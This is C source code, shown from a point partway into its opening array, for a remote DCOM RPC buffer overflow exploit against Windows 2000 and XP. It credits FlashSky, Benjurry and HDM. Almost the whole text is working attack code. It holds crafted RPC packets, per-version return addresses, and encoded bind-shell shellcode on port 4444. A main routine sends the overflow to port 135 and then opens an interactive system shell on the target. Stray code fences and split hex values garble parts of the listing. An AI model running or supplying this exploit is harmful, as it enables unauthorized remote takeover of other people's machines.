0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x0
0,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xC C,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
```

```
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xB A,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xC C,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD ,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB ,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xB E,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xC C,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0x BA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xC C,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xC C,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xC C,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};
```

```
unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
	{
	  "Windows 2000 SP0 (english)",
	  "Windows 2000 SP1 (english)",
	  "Windows 2000 SP2 (english)",
	  "Windows 2000 SP3 (english)",
	  "Windows 2000 SP4 (english)",
	  "Windows XP SP0 (english)",
	  "Windows XP SP1 (english)",
	   NULL
	};

unsigned long offsets [] =
	{
	  0x77e81674,
	  0x77e829ec,
	  0x77e824b5,
	  0x77e8367a,
	  0x77f92a9b,
	  0x77e9afe3,
	  0x77e626ba,
	};

unsigned char sc[]=
  "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
  "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
  "\x46\x00\x58\x00\x46\x00\x58\x00"

  "\xff\xff\xff\xff" /* return address */

  "\xcc\xe0\xfd\x7f" /* primary thread data block */
  "\xcc\xe0\xfd\x7f" /* primary thread data block */

  /* port 4444 bindshell */
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
   "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
   "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
   "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
   "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
   "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
   "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
   "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
   "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
   "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
   "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
   "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
   "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
   "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
   "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
   "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
   "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
   "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
   "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
   "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
   "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
   "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
   "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
   "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
   "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
   "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
   "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
   "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
   "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
   "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
   "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
   "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
   "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
void shell (int sock)
{
      int     l;
      char    buf[512];
      fd_set  rfds;


      while (1) {
            FD_SET (0, &rfds);
```

```
            FD_SET (sock, &rfds);

            select (sock + 1, &rfds, NULL, NULL, NULL);
            if (FD_ISSET (0, &rfds)) {
                  l = read (0, buf, sizeof (buf));
                  if (l <= 0) {
                        printf("\n - Connection closed by local user\n");
                        exit (EXIT_FAILURE);
                  }
                  write (sock, buf, l);
            }

            if (FD_ISSET (sock, &rfds)) {
                  l = read (sock, buf, sizeof (buf));
                  if (l == 0) {
                        printf ("\n - Connection closed by remote host.\n");
                        exit (EXIT_FAILURE);
                  } else if (l < 0) {
                        printf ("\n - Read failure\n");
                        exit (EXIT_FAILURE);
                  }
                  write (1, buf, l);
            }
      }
}


int main(int argc, char **argv)
{

   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];

   printf("-------------------------------------------------------\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
   printf("- Original code by FlashSky and Benjurry\n");
   printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");


   if(argc<3)
   {
      printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
      printf("- Targets:\n");
      for (len=0; targets[len] != NULL; len++)
      {
         printf("-         %d\t%s\n", len, targets[len]);
      }
```

```
    printf("\n");
    exit(1);
}

/* yeah, get over it :) */
target_id = atoi(argv[1]);
ret = offsets[target_id];

printf("- Using return address of 0x%.8x\n", ret);

memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
    perror("- Connect");
    return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
```

```
   *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

   if (send(sock,bindstr,sizeof(bindstr),0)== -1)
   {
         perror("- Send");
         return(0);
   }
   len=recv(sock, buf1, 1000, 0);

   if (send(sock,buf2,len1,0)== -1)
   {
         perror("- Send");
         return(0);
   }
   close(sock);
   sleep(1);

   target_ip.sin_family = AF_INET;
   target_ip.sin_addr.s_addr = inet_addr(argv[2]);
   target_ip.sin_port = htons(4444);

   if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
   {
      perror("- Socket");
      return(0);
   }

   if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
   {
      printf("- Exploit appeared to have failed.\n");
      return(0);
   }

   printf("- Dropping to System Shell...\n\n");

   shell(sock);

   return(0);
}
```